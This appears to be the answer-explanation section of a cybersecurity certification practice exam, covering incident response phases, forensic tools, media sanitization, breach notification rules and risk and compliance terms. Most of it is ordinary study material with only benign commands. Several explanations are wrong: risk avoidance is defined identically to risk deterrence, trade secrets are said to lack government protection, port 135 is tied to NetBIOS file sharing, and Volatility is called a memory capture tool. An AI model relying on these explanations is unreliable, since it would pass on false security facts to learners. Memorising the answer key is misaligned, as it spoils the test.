Since an incident has just occurred, it is important to act swiftly to prevent a reoccurrence. But, the organization should still take a defined and deliberate approach to choosing the proper controls and risk mitigations. Therefore, execution through a rational business management process is the best approach, which includes creating a prioritized list of recommendations. Once this list has been created, the organization can conduct a cost/benefit analysis of each recommendation and determine which controls and items will be implemented in the network based upon resource availability in terms of time, person-hours, and money. This process does not need to be a long term study or filled with complexity but instead should be rapidly conducted due to the probability that an attacker may attempt to compromise the network again.

27. A. OBJECTIVE 4.2

Most of these options are partially true, but only the evidence retention option is entirely accurate. If there is a legal or regulatory impact, evidence of the incident must be preserved for at least the timescale defined by the regulations. This can be a period of many years. If a civil or criminal prosecution of the incident perpetrators is expected, the evidence must be collected and stored using forensics procedures. The sanitizing of storage devices should not be performed to prevent liability, but instead to prepare your evidence collection jump bag or kit for the next incident response. This should only be done once the evidence (dd images) have been transferred to a secure storage device in accordance with the evidence retention requirements. The incident summary report is generally used to provide recommendations to a wider, nontechnical audience. Therefore, it should not be written in an in-depth technical manner. The lessons learned report should be widely shared across all of the incident response teams, as well as across the technical organization within the company. If the lessons learned report is kept confidential and not shared, then the lessons are simply be collected on paper and not actually becoming lessons that are learned by others to prevent future incidents.

28. C. OBJECTIVE 4.2

There are two types of containment: segmentation and isolation. This is an example of a segmentation-based containment strategy that utilizes deception. Segmentation-based containment is a means of achieving the isolation of a host or group of hosts using network technologies and architecture. As opposed to completely isolating the hosts, you might configure the protected segment to deceive him or her into thinking the attack is progressing successfully, such as in the database modification example. The scenario is not a hack-back approach since the APT is not being directly attacked, only deceived. Isolation-based containment involves removing an affected component from whatever larger environment it is a part of. In this scenario, the original database was never isolated from the network, nor were any other affected assets during the deception.

29. C. OBJECTIVE 4.4

iPhone/iPad backups can be created as full or differential backups. In this scenario, it is likely that the backup being analyzed is a differential backup that only contains the information that has changed since the last full backup. If the backup was encrypted, you would be unable to read any of the contents. If the backup was interrupted, the backup file would be in an unusable state. If the backup was stored in iCloud, you would need access to their iCloud account to retrieve and access the file. Normally, during an investigation, you will not have access to the user's iCloud account.

30. A. OBJECTIVE 4.2

Physical destruction is the only option that will meet the requirements of this scenario. Sanitizing a hard drive can be done using cryptographic erase (CE), secure erase (SE), zero-fill, or physical destruction. In this scenario, the SSDs were not self-encrypting drives (SED) and did not have a SE utility available, so the CE or SE methods cannot be used. The cryptographic erase (CE) method sanitizes a self-encrypting drive by erasing the media encryption key and then reimaging the drive. A secure erase (SE) is used to perform the sanitization of flash-based devices (such as SSDs or USB devices) when cryptographic erase is not available. The zero-fill method relies on overwriting a storage device by setting all bits to the value of zero (0), but this is not effective on SSDs or hybrid drive. The best option is to conduct physical destruction since the scenario states that the storage device was already replaced with a new self-encrypting drive (SED) and the old SSD contained top-secret data that is crucial to maintaining a corporate advantage over the company's competitors. Physical destruction occurs by mechanical shredding, incineration, or degaussing magnetic hard drives.

31. B,D. OBJECTIVE 4.2

Safety and security of personnel should always be the first and most important overriding concern. In particular, this may apply in cases where SCADA/ICS equipment is present. Once the physical danger is abated, the second priority will be to prevent any further exfiltration of data or prevent the ongoing intrusion from spreading. All other factors are important, but should only be considered after considering safety and preventing further spread of the incident. Once that has been done, you can determine whether to use an isolation-based or segmentation-based containment technique.

32. A. OBJECTIVE 4.4

Due to the deletion of the VM disk image, you will now have to conduct file carving or other data recovery techniques to recover and remediate the virtualized server. If the server's host uses a proprietary file system, such as VMFS on ESXi, this can further limit support by data recovery tools. The attacker may have widely-fragmented the image across the host file system when they deleted the disk image. VM instances are most useful when they are elastic (meaning they optimally spin up when needed) and then destroyed without preserving any local data when security has performed the task, but this can lead to the potential of lost system logs. To prevent this, most VMs also save their logs to an external syslog server or file. Virtual machine file formats are image-based and written to a mass storage device. Depending on the configuration and VM state, security must merge any checkpoints to the main image, using a hypervisor tool, not recovery from an old snapshot, and then roll forward. It is possible to load VM data into a memory analysis tool, such as Volatility, although the file formats used by some hypervisors require conversion first, or it may not support the analysis tool.

33. B. OBJECTIVE 4.2

Based on the scenario given, the best choice is supplemented. The NIST keys are to remember that each level has additional unknowns as well as resources that increase the severity level from regular to supplemented then to extended. Non-recoverable situations exist when whatever happened cannot be remediated. In this case, an investigation would be started. In a non-governmental agency, this phase might even include notifying law enforcement. This question may seem beyond the scope of the exam, but the objectives allow for "other examples of technologies, processes, or tasks pertaining to each objective may also be included on the exam although not listed or covered" in the bulletized lists of the objectives. The exam tests the equivalent to 4 years of hands-on experience in a technical cybersecurity job role. The content examples listed in the objectives are meant to clarify the test objectives and should not be construed as a comprehensive listing of all the content of this examination. Therefore, questions like this are fair game on test day. That said, your goal is not to score 100% on the exam; it is to pass it. Don't let questions like this throw you off on test day. If you aren't sure, take your best guess and move on!

34. C. OBJECTIVE 4.2

The security policy auditor (secpol.msc) will allow an authorized administrator the option to change a great deal about an operating system, but it cannot explicitly stop a process or service that is already running. The sc.exe command allows an analyst to control services, including terminating them. The Windows Management Instrumentation (wmic) can terminate a service by using the following: wmic service <ServiceName> call StopService. The services.msc tool can also be used to enable, start, or terminate a running service.

35. B. OBJECTIVE 4.2

Degaussing is classified as a form of purging. Purging eliminates information from being feasibly recovered even in a laboratory environment. Purging includes degaussing, encryption of the data with the destruction of its encryption key, and other non-destructive techniques. Some generic magnetic storage devices can be reused after the degaussing process has taken place, such as VHS tapes and some older backup tapes. For this reason, though, the technique of degaussing is classified as purging and not destruction, even though hard drives are rendered unusable after being degaussed. Clearing data prevents data from being retrieved without the use of state of the art laboratory techniques. Clearing often involves overwriting data one or more times with repetitive or randomized data. Destroying data is designed not merely to render the information unrecoverable, but also to hinder any reuse of the media itself. Destruction is a physical process that may involve shredding media to pieces, disintegrating it to parts, pulverizing it to powder, or incinerating it to ash. Erasing or deleting is considered a normal operation of a computer, which erases the pointer to the data file on a storage device. Erasing and deleting are easily reversed, and the data can be recovered with commercially available or open-source tools.

36. A. OBJECTIVE 4.2

During the preparation phase, the incident response team conducts training, prepares their incident response kits, and researches threats and intelligence. During the detection and analysis phase, an organization focuses on monitoring and detecting any possible malicious events or attacks. During the containment, eradication, and recovery phase of an incident response, an analyst must preserve forensic and incident information for future needs, to prevent future attacks, or to bring up an attacker on criminal charges. During the post-incident activity phase, the organization conducts after-action reports, creates lessons learned, and conducts follow-up actions to better prevent another incident from occurring.

37. A,C. OBJECTIVE 4.4

Files that users have deleted are most likely to be found in the recycle bin or in slack space. Slack space is the space left after a file has been written to a cluster. Slack space may contain remnant data from previous files after the pointer to the files was deleted by a user. Unallocated space is space that has not been partitioned and therefore, would typically not have been written to. The registry will not store files that have been deleted but may contain a reference to the file, such as the name of the file.

38. C. OBJECTIVE 4.4

If you have verified that the source and the target media are both the same size, then a failure has likely occurred due to bad media on the source drive or some bad sectors on the destination drive. The data can always be copied into a RAW format since it is a bit by bit copy and will copy even the bad sectors of the source drive. Even if the source disk was encrypted, the dd program would create a bit by bit copy to the destination drive for later attempts at cryptoanalysis. Even if the data was modified, this would not cause the copy to fail. Instead, the copy would simply continue and record the modified data instead of the original data.

39. A. OBJECTIVE 4.3

The Windows registry keeps a list of the wireless networks that a system has previously connected to. The registry keys can be found in the directory of HKLM\Software\Microsoft\WindowsNT\CurrentVersion\NetworkList\Profiles. This stored in Local Machine because it logs a copy of every access point connected to by all users of the machine, not just the currently logged in user.

40. C. OBJECTIVE 4.2

The data's asset value is a metric or classification that an organization places on data stored, processed, and transmitted by an asset. Different data types, such as regulated data, intellectual property, and personally identifiable information can help to determine its value. The cost of acquisition, cost of hardware replacement, and depreciated costs refer to the financial value of the hardware or system itself. This can be significantly different than the value of the information and data that the system stores and processes, though.

41. A. OBJECTIVE 4.3

The use of long query strings points to a buffer overflow attack and the sudo command confirms the elevated privileges after the attack. This indicates a privilege escalation has occurred. While the other three options may have been used as an initial access vector, they cannot be confirmed based on the details provided in the question, only a privilege escalation is currently verified within the scenario due to the use of sudo.

42. B. OBJECTIVE 4.4

Linux services are started by xinetd, but some new versions use sytemctl. Therefore, the /etc/xinetd.conf should be analyzed for any evidence of a backdoor being started as part of the Linux services. Both the /etc/passwd and /etc/shadow files contain configurations that are specifically associated with individual user accounts. The

/home/.ssh directory contains SSH keys for SSH-based logins.

43. A,D,E. OBJECTIVE 4.3

While we cannot be certain that there is any malicious activity ongoing based solely on this netstat output, the three entries concerning port 53 are suspicious and should be further investigated. Port 53 is used for DNS servers to receive requests, and it is unusual that an employee's workstation would be running DNS. If the Foreign Address using port 53, this would indicate the workstation was conducting a normal DNS lookup, but based on the direction of the network traffic this is not the case. The entry that is listening on port 135 is not suspicious for a Windows workstation since this is used to conduct file sharing across a local Windows-based network with NetBIOS. The two entries from a random high number port to a web server (port 80 and port 443) is normal network traffic. The web server listens on a well-known or reserved port (port 80 and port 443) and then responds to the random high number port chosen by the workstation to conduct two-way communications.

44. C. OBJECTIVE 4.3

By executing the "which bash" command, the system will report the file structure path to where the bash command is being run. If the directory where bash is running is different from the default directory for this Linux distribution, this would indicate that the machine has been compromised. The ls command will simply list the current directory and show any files or folders named bash. The printenv command would simply print the value of the specified environment variable specified, bash in this example. The dir command is used to list the contents of a directory, much like ls does.

45. A,B,D,F. OBJECTIVE 4.2

Human Resources has a role to play in that the discoveries made during incident handling may effect employees and employment law. Privacy concerns regarding how to intercept and monitor data may also necessitate HR and Legal involvement. For various reasons, the company may decide to go public with the knowledge of the breach. Therefore, public relations personnel are needed. Management has a crucial role to play in being able to allocate resources to remediate the incident. System administrators and security analysts should also be on the team since they have the most knowledgeable about what constitutes a normal baseline for the systems. In general, positions such as facility maintenance and accounting are not required as part of the core incident response team

In special circumstances, though, they may be asked to augment the team. For example, if a breach of a SCADA/ICS system occurs, the facility maintenance employee who operates and services the machine might be a useful addition. Similarly, if a payroll or accounting system was breached, having an accounting department representative could be useful to the response and remediation efforts.

46. A. OBJECTIVE 4.4

The dd tool is used to make bit by bit copies of a disk, drive, or partition. Once the image is created using dd, a hash of the file should be made and placed into evidence to validate the integrity of the disk image that was created. This will ensure that no modification occurs between the collection and analysis of the disk image. The wget command is a command-line utility for downloading files from the Internet. The touch command is a standard command used in UNIX/Linux operating system that is used to create, change and modify timestamps of a file. The rm command is used to delete one or more files or directories.

47. B. OBJECTIVE 4.1

Your first action as an analyst would be to inform management of the issues being experienced so a decision on the proper course of action can be determined. If you shut down the interfaces on the affected servers, you would make the situation worse by effectively ensuring a denial of service condition. Taking no action is not suitable either, as this would allow the DDoS to continue indefinitely. Informing the users of the affected systems may be acceptable, but this should be a managerial decision since it would be publicly disclosing the fact that your systems were under attack.

48. D. OBJECTIVE 4.4

An advanced persistent threat (APT) is a stealthy computer network threat actor, typically a nation-state or state-sponsored group, which gains unauthorized access to a computer network and remains undetected for an extended period. APTs usually send traffic that is encrypted so that they are harder to detect through network traffic analysis or network forensics. This means that you need to focus on the endpoints to detect an APT. Unfortunately, APTs are very sophisticated, so endpoint behavioral analysis is unlikely to easily detect them, so Sarah will need to conduct endpoint forensics as her most likely method to detect an APT and their associated infections on her systems.

49. C. OBJECTIVE 4.4

The default macOS file system for the drive is HFS+ (Hierarchical File System Plus). While macOS does provide support for FAT32 and exFAT, they are not the default file system format used by macOS system. NTFS is not supported by macOS without additional drivers and software tools. This question may seem beyond the scope of the exam, but the objectives allow for "other examples of technologies, processes, or tasks pertaining to each objective may also be included on the exam although not listed or covered" in the bulletized lists of the objectives. The exam tests the equivalent to 4 years of hands-on experience in a technical cybersecurity job role. The content examples listed in the objectives are meant to clarify the test objectives and should not be construed as a comprehensive listing of all the content of this examination. Therefore, questions like this are fair game on test day. That said, your goal isn’t to score 100% on the exam, it is to pass it. Don't let questions like this throw you off on test day. If you aren't sure, take your best guess and move on!

50. A. OBJECTIVE 4.3

Pass the Hash (PtH) is the process of harvesting an account's cached credentials when the user logs in to a single sign-on (SSO) system. This would then allow the attacker to use the credentials on other systems, as well. A golden ticket is a Kerberos ticket that can grant other tickets in an Active Directory environment. Attackers who can create a golden ticket can use it to grant administrative access to other domain members, even to domain controllers. Lateral movement is an umbrella term for a variety of attack types. Attackers can extend their lateral movement by a great deal if they are able to compromise host credentials. Pivoting is a process similar to lateral movement. When attackers pivot, they compromise one central host (the pivot) that allows them to spread out to other hosts that would otherwise be inaccessible.

51. A. OBJECTIVE 4.4

The Volatility framework, DumpIt, and EnCase are all examples of Windows memory capture tools for forensic use. The dd tool is used to conduct forensic disk images. Wireshark is used for packet capture and analysis. Nessus is a commonly used vulnerability scanner.

52. D. OBJECTIVE 4.2

A network intrusion prevention system could disrupt an adversary's C2 channel by shutting it down or blocking it. While a firewall ACL might be lucky enough to deny an adversary the ability to establish the C2 channel, a NIPS is better suited to detect and block an adversary than a static ACL entry. A conventional anti-virus would potentially disrupt the installation phase of an adversary's attack, but it is unlikely to affect the C2 phase once installed. Port security is useful only against layer 2 addressing, which is not used for adversary C2 over the internet.

53. C. OBJECTIVE 4.1

Since your team was unable to determine the root cause of the compromise, you would most likely conduct system and network hardening actions as part of the recovery and remediation. The only option that is not considered a hardening action is to proactively sanitize and reimage your routers and switches. If you performed this action, you could have unwanted disruptive effects on the company. Instead, it would be more beneficial to increase monitoring on the devices to ensure they are not compromised. Proactively sanitizing and reimaging all of the routers and switches would be a large undertaking, and without evidence suggesting that such an approach is warranted, you would be wasting a lot of time and money. The other options presented are the best security practices to prevent future compromises, where reimaging the network devices without knowing the root cause will likely be ineffective in securing the network.

54. B. OBJECTIVE 4.1

Guidance from various laws and regulations must be considered when deciding who must be notified in order to avoid fines and judgments. The requirements for different types of data breaches are set out in laws/regulations. The requirements indicate who must be notified. Other than the regulator itself, this could include law enforcement, individuals and third-party companies affected by the breach, and public notification through the press or social media channels. For example, the Health Insurance Portability and Accountability Act (HIPAA) sets out reporting requirements in legislation, requiring breach notification to the affected individuals, the Secretary of the US Department of Health and Human Services, and, if more than 500 individuals are affected, to the media.

55. C. OBJECTIVE 4.1

Public relations staff should be included in incident response teams to coordinate communications with the general public and the media so that any negative publicity from a serious incident can be managed. Information about the incident should be released in a controlled way when appropriate through known press and external public relations agencies. Senior leadership should be focused on how the incident affects their departments or functional areas in order to make the best decisions. The senior leadership should not talk to the media without guidance from the public relations team. System administrators are part of the incident response team since they know the normal baseline behavior of the network and its system better than anyone else. System administrators should not talk to the media during an incident response. Human resources is part of the incident response team in order to contact any suspected insider threats appropriately and ensure no breaches of employment law or employment contracts are made.

56. C. OBJECTIVE 4.2

The post-incident activities phase is when report writing occurs, incident summary reports are published, evidence retention is determined, and lessons learned reports are created. An incident response has five stages: preparation, detection and analysis, containment, eradication and recovery, and post-incident activities.

57. C. OBJECTIVE 4.2

All of the options listed are the best security practices to implement before and after a detected intrusion, but scanning for additional instances of this vulnerability should be performed first. Often, an enterprise network uses the same baseline configuration for all servers and workstations. Therefore, if a vulnerability is exploited on one device (such as an insecure configuration), that same vulnerability could exist on many other assets across the network. During your recovery, you must identify if any other systems on the network share the same vulnerability and mitigate them. If you don't, the attacker could quickly reinfect your network by simply attacking another machine using the exact same techniques used during this intrusion. The other options listed are all examples of additional device hardening that should be conducted during recovery after you have identified the exploited vulnerability across the rest of the network.

58. D. OBJECTIVE 4.1

Since the data breach is now the subject of an active law enforcement investigation, your organization should request that a law enforcement agent speaks with your employees to give them clear guidance on what they should and should not say to people outside of the investigation. Additionally, the company's system administrators and analysts should not perform any actions on the network until they receive guidance from law enforcement. This will ensure that the employees do not accidently destroy and tamper with potential evidence of the crime.

59. B. OBJECTIVE 4.2

Patching, permissions, scanning, and verifying logging are the components of the security incident validation effort. Sanitization is a component of the security incident eradication effort.

60. B. OBJECTIVE 4.4

The on-demand nature of cloud services means that instances are often created and destroyed again, with no real opportunity for forensic recovery of any data. Cloud providers can mitigate this to some extent by using extensive logging and monitoring options. A CSP might also provide an option to generate a file system and memory snapshots from containers and VMs in response to an alert condition generated by a SIEM. Employee workstations are often the easiest to conduct forensics on since they are a single-user environment for the most part. Mobile devices have some unique challenges due to their operating systems, but there are good forensic tool suites available to ease the forensic acquisition and analysis of mobile devices. On-premise servers are more challenging that a workstation to analyze, but they do not suffer from the same issues as cloud-based services and servers.

61. B. OBJECTIVE 4.1

As part of your preparation phase, your organization should develop a communications plan that details which methods of communication will be used during a compromise of various systems. If the analyst suspected the email server was compromised, then communications about the incident response efforts (including detection and analysis) should be shifted to a different communications path, such as encrypted chat, voice, or other secure means. Any analyst involved in working this incident should have already have prepared alternate, out-of-band communications in order to prevent an adversary from intercepting or altering communications. Based on the scenario provided, it is clear that a data criticality and prioritization analysis was already performed since the email server is known to be critical to operations. Based on the scenario, there is nothing to indicate that the analysts involved do not know how to search for IoCs properly. Based on the information provided, nothing indicates that either analyst doesn’t have the appropriate tools needed, so it can be safely assumed they have their jump bag or kit available for use.

62. D. OBJECTIVE 4.3

The find command will by default look at every single file starting in a designated subdirectory (in this case /var/log) and will execute whatever command is specified between "-exec" and "\;" with the 'found' file being substituted for the "{}". Executing grep on every file with a parameter of -H will ensure the filename with full path is displayed. The -e option in grep will use a REGEX expression. "[Tt]erri" is the correct REGEX expression to look for "Terri" or "terri". As many files in the /var/log directory do not end with the extension ".log", attempting to filter for just files with a .log extension will overly limit the results that are returned to you. "2> /dev/null" is needed to filter out any errors "find" might generate (such as attempting to open a directory). Now let's talk about how to tackle this come test day because you don't need to have all of these things memorized to answer this question. Consider the four options presented to you and determine what is different in each one. You will notice every option starts with "fin /var/log" and ends with "{} \; 2>/dev/null", so you should just mentally ignore that in each of the answers and focus on what is different. We also see that all the answers have "grep -H -e", so we aren't be asked to be an expert on grep or its flags either, so mentally ignore that. This leaves us with two sets of differences. One set has "-name "*.log" versus "-exec". The second set of differences is "'Terri' OR 'terri'" or "[Tt]erri". From this, you can determine which regular express is correct ([Tt]erri), and eliminate 2 of the four choices. Now, you need to pick between the name and exec flags. If you know anything about Linux log files, you should remember that they usually don't end in .log as most Windows log files do, so we would pick exec if we had to guess.

63. A. OBJECTIVE 4.2

The US Department of Health and Human Services (HHS) says that “Covered entities must notify affected individuals following the discovery of a breach of unsecured protected health information.” HHS does not specify a minimum number of effected personnel. Therefore, the breach of a single record of PHI is sufficient to require a notification to the affected individual directly. If over 500 people are affected, then a notification to the media must also be made.

64. D. OBJECTIVE 4.3

The string aGVsbG8gd29ybGQNCg== is using Base64 encoding. Base64 encoding is commonly used to convert binary data, such as ASCII text characters, into an encoded string to bypass detection mechanisms in a network. While a Base64 string won't always end with an equal or double equal sign, it is very common to see them used. This is because the equal signs are used to pad the string to the proper length and to complement the final processing of the encoding of the message.

65. C. OBJECTIVE 4.2

This is considered an internal covert test. It is internal because an employee of the company is part of the team and is providing them with general user privileges. This will simulate an insider threat attack. It is also considered covert, because the security staff and system administrators are unaware of the ongoing test.

66. A,C. OBJECTIVE 4.2

While all of the above options should be included in your report to management, due to the nature of your company's work, the economic impact to the business should be your top factor. This would include any possible liability and damage that will be done to the company's reputation. Data integrity would be the second most important factor to highlight in your report since it is possible that an APT may have stolen significant amounts of money by altering the data integrity of your financial documentation and accounts. Downtime, recovery time, and detection time are important for understanding the broader cybersecurity concern and remediation steps, but are not going to be the primary concern for the executives of your accounting firm. As a cybersecurity analyst, you often need to prioritize what will be highlighted to the executives and management. It is important to remember their perspective and priorities, which are usually focused on monetary cost/ROI and the longevity of the business over the technical details an analyst usually focuses on. To be successful in this career field, you need to learn to speak both languages (the technical details when working with the system administrators and the business impact when discussing with management/executives).

67. C. OBJECTIVE 4.2

According to the US Department of Health and Human Services, "Covered entities that experience a breach affecting more than 500 residents of a State or jurisdiction are, in addition to notifying the affected individuals, required to provide notice to prominent media outlets serving the State or jurisdiction. Covered entities will likely provide this notification in the form of a press release to appropriate media outlets serving the affected area. Like individual notice, this media notification must be provided without unreasonable delay and in no case later than 60 days following the discovery of a breach and must include the same information required for the individual notice."

68. B. OBJECTIVE 4.1

A data breach is an incident where information is stolen or taken from a system without the knowledge or authorization of the system’s owner. If sensitive personally identifiable information (PII) was accessed or exfiltrated, then a privacy breach has occurred. If information like trade secrets were access or exfiltrated, then a proprietary breach has occurred. If any data is modified or altered, then an integrity breach has occurred. If any information related to payroll, tax returns, banking, or investments is accessed or exfiltrated, then a financial breach has occurred.

69. A. OBJECTIVE 4.4

The world's most popular open-source port scanning utility is nmap. The Services console (services.msc) allows an analyst to disable or enable Windows services. The dd tool is used to copy files, disk, and partitions, and it can also be used to create forensic disk images. Nessus is a proprietary vulnerability scanner developed by Tenable. While Nessus does contain the ability to conduct a port scan, its primary role is as a vulnerability scanner, and it is not an open-source tool.

70. B. OBJECTIVE 4.4

SQL injection is a code injection technique that is used to attack data-driven applications. SQL injections are conducted by inserting malicious SQL statements into an entry field for execution. For example, an attacker may try to dump the contents of the database by using this technique. A common technique in SQL injection is to insert a statement that is always true, such as 1 == 1, or in this example, 7 == 7. Header manipulation is the insertion of malicious data, which has not been validated, into a HTTP response header. XML Injection is an attack technique used to manipulate or compromise the logic of an XML application or service. The injection of unintended XML content and/or structures into an XML message can alter the intended logic of the application. Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end-user.

71. B. OBJECTIVE 4.1

According to the GDPR, information about an individual's race or ethnic origin is classified as Sensitive Personal Information (SPI). Sensitive personal information (SPI) is information about a subject's opinions, beliefs, and nature that is afforded specially protected status by privacy legislation. As it cannot be used to uniquely identify somebody, or make any relevant assertions about health, it is neither PII nor PHI. Data loss prevention (DLP) is a software solution that detects and prevents sensitive information from being stored on unauthorized systems or transmitted over unauthorized networks.

72. A. OBJECTIVE 4.2

An insider threat is any current or former employee, contractor, or business partner who has or had authorized access to an organization’s network, system, or data and intentionally exceeded or misused that access in a manner that negatively affected the confidentiality, integrity, or availability of the organization’s information or information systems. Based on the details provided in the question, it appears the employee’s legitimate credentials were used to conduct the breach. This would be classified as an insider threat. A zero-day is a vulnerability in a software that is unpatched by the developer or an attack that exploits such a vulnerability. A known threat is a threat that can be identified using a basic signature or pattern matching. An advanced persistent threat (APT) is an attacker with the ability to obtain, maintain, and diversify access to network systems using exploits and malware.

73. A. OBJECTIVE 4.2

If the PII (Personally Identifiable Information) of the company’s employees or customers was exfiltrated or stolen during the compromise, this would increase the impact assessment of the incident. Loss of PII is a big issue for corporations and one that might garner media attention, as well. While all of the options presented here are bad things that could increase the impact of the assessment, the loss of PII is considered the MOST likely to increase the impact dramatically. Depending on the size of the company or organization, there may also be mandatory reporting requirements, fines, or restitution that must be paid.

74. C. OBJECTIVE 4.1

It is most likely that an inadvertent release of information has occurred. This could have occurred due to communication not being limited to trusted parties or information being shared amongst the analyst using insecure communication methods. Based on the scenario, we are unable to tell is the data breach (if one has actually occurred) involved the release of PII or SPI. Part of any good communications plan understands that you are required to disclose information based on regulatory requirements. When that disclosure occurs, it will usually be accompanied by a press release.

75. B. OBJECTIVE 4.1

As part of the preparation phase, obtaining authorization to seize devices (including personally owned electronics) should have been made clear and consented to by all employees. If the proper requirements were placed into the BYOD policy before the incident occurred, this would have prevented this situation. Either the employee would be willing to hand over their device for imaging in accordance with the BYOD policy, or they would never have connected their device to the company wireless network in the first place if they were concerned with their privacy and understood the BYOD policy. Based on the scenario provided, the detection and analysis phase was conducted properly since the analyst was able to identify the breach and detect the source. The containment phase would be responsible for the segmentation and isolation of the device which has occurred. Eradication and recovery would involve patching, restoring, mitigating, and remediating the vulnerability, which in this case was the employee’s smartphone. Evidence retention is conducted in post-incident activities, but this cannot be done due to the lack of proper preparation concerning the BYOD policy.

76. A. OBJECTIVE 4.2

Zero-day attacks have no known fix, so patches will not correct them. A zero-day vulnerability is a computer-software vulnerability that is unknown to, or unaddressed by, those who should be interested in mitigating the vulnerability (including the vendor of the target software). If a discovered software bug or known vulnerability is found, there is normally a patch or mitigation available for it. If a piece of malware has well-defined indicators of compromise, a patch or signature can be created to defend against it, as well.

77. B. OBJECTIVE 4.2

A poorly implemented security model at a physical location will still be a poorly implemented security model in a virtual location. Unless the fundamental causes of the security issues that caused the previous data breaches have been understood, mitigated, and remediated, then migrating the current images into the cloud will simply change the location of where the processing occurs without improving the security of the network. While the statement concerning unrealized ROI may be accurate, it simply demonstrates the fallacy of the sunk cost argument. These servers were already purchased, and the money was spent, regardless of whether we maintain the physical servers or migrate to the cloud, that money is gone. Also, those servers could be repurposed, reused, or possibly resold to recoup some of the capital invested. While the physical security of the company will potentially improve in some regards, the physical security of the endpoints on-premises is still a concern that cannot be solved by this cloud migration. Additionally, the scenario never stated that physical security was an issue that required being addressed, so it is more likely that the data breach occurred due to a data exfiltration over the network. As a cybersecurity analyst, it is important that you consider the business case along with the technical accuracy of a proposed approach or plan to add the most value to your organization.

78. B. OBJECTIVE 4.1

An established and agreed upon communication plan, which may also include a non-disclosure agreement, should be put in place to prevent the targets of an ongoing insider threat investigations from becoming aware of it. Even if it was later determined that George was innocent, the knowledge that he was being investigated could be damaging to both him and the company. If he was an insider threat who now suspects he is under investigation, he could take steps to cover his tracks or conduct destructive action. While background screenings may prevent some people from becoming insiders, it would not prevent the unauthorized disclosure of information concerning the investigation. A call list/escalation list will help manage this kind of problem and keep the right people informed, but it will not explicitly deal with the issue of inadvertent disclosure. Similarly, a proper incident response form may include guidance for communication but would have been orchestrated as part of a larger communications plan that detailed the proper channels to use.

79. B. OBJECTIVE 4.2

The best recommendation is to conduct the logical or physical isolation of the elevator control system from the rest of the production network and the Internet. This should be done through the change control process that brings the appropriate stakeholders together to discuss the best way to mitigate the vulnerability to the elevator control system that defines the business impact and risk of the decision. Sudden disconnection of the PLCs from the rest of the network might have disastrous results (i.e., sick and injured trapped in an elevator) if there were resources that the PLCs were dependent on in the rest of the network. Replacement of the elevators may be prohibitively expensive, time-consuming, and likely something that the hospital would not be able to justify to mitigate this vulnerability. Attempting further exploitation of the buffer overflow vulnerability might inadvertently trap somebody in an elevator or cause damage to the elevators themselves.

80. C. OBJECTIVE 4.3

The most immediate protection against this emergent threat would be to block the web interface from being accessible over the network. Before doing this, though, you must evaluate whether the interface needs to remain open for the system to function properly. If it is not needed, you should block it to minimize the attack surface of the SCADA/ICS component. Ideally, your SCADA/ICS components should already be logically or physically isolated from the enterprise network. Since the question doesn’t mention the networks as an area of concern, we can assume they are already following the industry best practice of logical or physical segmentation between the SCADA/ICS network and the enterprise network. On the exam, make sure you focus on the question being asked, in this case, the question focuses on the web interface. Developing a patch can be a time-consuming process, therefore waiting for the manufacturer to provide a patch will not provide immediate protection to your components. The same holds true with replacing the affected components. Even if you could get the company to authorize the funding for such a purchase, it would take time to order, ship, receive, and install the new components. Additionally, you would cause unwanted downtime in the factory during the installation of the components, making it an ineffective option when simply blocking the web interface is free, quick, and effective.

Domain 5

Compliance and Assessment

1. D. OBJECTIVE 5.1

Patents, copyrights, and trademarks are all considered to be intellectual property. Trade secrets are considered proprietary and are not protected by governments. Personally identifiable information (PII) is any data that could potentially be used to identify a particular person. Protected health information (PHI) is any information about health status, provision of health care, or payment for health care that can be linked to a specific individual.

2. B. OBJECTIVE 5.1

Protected health information (PHI) is defined as any information that identifies someone as the subject of medical and insurance records, plus their associated hospital and laboratory test results. This type of data is protected by the Health Insurance Portability and Accountability Act (HIPPA) and requires notification of the individual, the Secretary of the US Department of Health and Human Services (HHS), and the media (if more than 500 individuals are affected) in the case of a data breach. Personally identifiable information (PII) is any data that can be used to identify, to contact, or to impersonate an individual. Credit card information is protected under the PCI DSS information security standard. Trade secret information is protected by the organization that owns those secrets.

3. A. OBJECTIVE 5.2

An organization's willingness to tolerate risk is known as its risk appetite. If you determine that you have a greater risk appetite for a certain system or function of the business, you may choose to scan less it frequently, for example. If you have a low-risk appetite, you will place a higher amount of resources towards defending and mitigating your systems. Risk avoidance is the response of deploying security controls to reduce the likelihood and/or impact of a threat scenario. Risk deterrence is the response of deploying security controls to reduce the likelihood and/or impact of a threat scenario. Risk transference is the response of moving or sharing the responsibility of risk to another entity.

4. A. OBJECTIVE 5.3

From least mature to most mature, the NIST cybersecurity framework is Partial (tier 1), Risk Informed (tier 2), Repeatable (tier 3), and Adaptive (tier 4). This question may seem beyond the scope of the exam, but the objectives allow for "other examples of technologies, processes, or tasks pertaining to each objective may also be included on the exam although not listed or covered" in the bulletized lists of the objectives. The exam tests the equivalent to 4 years of hands-on experience in a technical cybersecurity job role. The content examples listed in the objectives are meant to clarify the test objectives and should not be construed as a comprehensive listing of all the content of this examination. Therefore, questions like this are fair game on test day. That said, your goal isn't to score 100% on the exam, it is to pass it. Don't let questions like this throw you off on test day. If you aren't sure, take your best guess and move on!

5. C. OBJECTIVE 5.2

Since the analyst cannot remediate the vulnerabilities by installing a patch, the next best action to take would be to implement some compensating controls. If a vulnerability exists that cannot be patched, compensating controls can mitigate the risk. Additionally, the analyst should document the current situation in order to achieve compliance with PCI DSS. The analyst will likely not be able to remove the terminals from the network without affecting business operations, so this is a bad option. The analyst should not build a custom OS image with the patch since this could void the support agreement with the manufacturer and can introduce additional vulnerabilities. Also, it would be difficult (or impossible) to replace the POS terminals with standard Windows systems due to the custom firmware and software utilized on these systems.

6. B. OBJECTIVE 5.2

The US Department of Defense (DoD) has set up a Trusted Foundry Program, operated by the Defense Microelectronics Activity (DMEA). Accredited suppliers have proved themselves capable of operating a secure supply chain, from design through to manufacture and testing. The Trusted Foundry program to help assure the integrity and confidentiality of circuits and manufacturing. The purpose is to help verify that agents of foreign governments are not able to insert malicious code or chips into the hardware being used by the military systems. This is part of ensuring hardware source authenticity and ensure purchasing is made from reputable suppliers to prevent the use of counterfeited or compromised devices.

7. B. OBJECTIVE 5.2

